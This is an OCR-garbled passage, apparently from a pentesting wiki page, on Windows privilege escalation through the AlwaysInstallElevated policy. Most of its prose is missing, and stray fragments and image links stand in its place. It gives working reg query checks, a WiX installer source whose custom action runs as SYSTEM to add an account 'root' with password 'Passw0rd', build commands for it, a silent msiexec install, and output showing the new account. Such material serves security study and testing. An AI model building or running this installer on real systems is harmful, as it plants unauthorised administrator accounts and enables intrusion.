

AlwaysInstallElevated

AlwaysInstallElevated **SYSTEM**msi





reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated


```
C:\Windows\system32>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\Windows\system32>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

```
Check          : AlwaysInstallElevated Registry Key
AbuseFunction : Write-UserAddMSI
```



PowerUp MSI .NET MSI Metasploit MSI

pwix (https://github.com/wixtoolset/wix3) (https://github.com/KINGSABRI/MSI-AlwaysInstallElevated
)

```
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
    <Product Id="*" UpgradeCode="12345678-1234-1234-1234-111111111111"
Name="23e23deeqwddeweqwde" Version="0.0.1" Manufacturer="Test1" Language="1033">
        <Package InstallerVersion="200" Compressed="yes" Comments="Windows Installer Package"
/>
        <Media Id='1' />
        <Directory Id="TARGETDIR" Name="SourceDir">
            <Directory Id="ProgramFilesFolder">
                <Directory Id="INSTALLLOCATION" Name="Example">
                    <Component Id="ApplicationFiles" Guid="12345678-1234-1234-1234-
222222222222" KeyPath="yes"></Component>
                </Directory>
            </Directory>
        </Directory>
        <Feature Id="DefaultFeature" Level="1">
            <ComponentRef Id="ApplicationFiles" />
        </Feature>

        <CustomAction
            Id="Shell"
            Execute="deferred"
            Directory="TARGETDIR"
            Impersonate="no"
            ExeCommand="net user root Passw0rd /add"
            Return="check"
        />

        <InstallExecuteSequence>
            <Custom Action="Shell" After="InstallFiles"></Custom>
        </InstallExecuteSequence>
```

```
    </Product>
</Wix>
```

.msi

```
C:\Users\localadmin\Desktop\wix>candle always.wxs
Windows Installer XML Toolset Compiler version 3.11.2.4516
Copyright (c) .NET Foundation and contributors.  All rights reserved.

always.wxs

C:\Users\localadmin\Desktop\wix>light always.wixobj
Windows Installer XML Toolset Linker version 3.11.2.4516
Copyright (c) .NET Foundation and contributors.  All rights reserved.



C:\Users\localadmin\Desktop\wix>
```

msiexec /i always.msi /qn lpe root

```
C:\Windows\system32>net user

User accounts for \\ATTACKER

-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount
Guest                    localadmin               lpe
WDAGUtilityAccount
The command completed successfully.



C:\Windows\system32>whoami
attacker\lpe

C:\Windows\system32>C:\always.msi

C:\Windows\system32>net user

User accounts for \\ATTACKER
```

```
-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount
Guest                    localadmin               lpe
root                     WDAGUtilityAccount
```

MSI

Revision #6
Created 5 September 2022 03:02:11 by
Updated 14 March 2023 17:15:48 by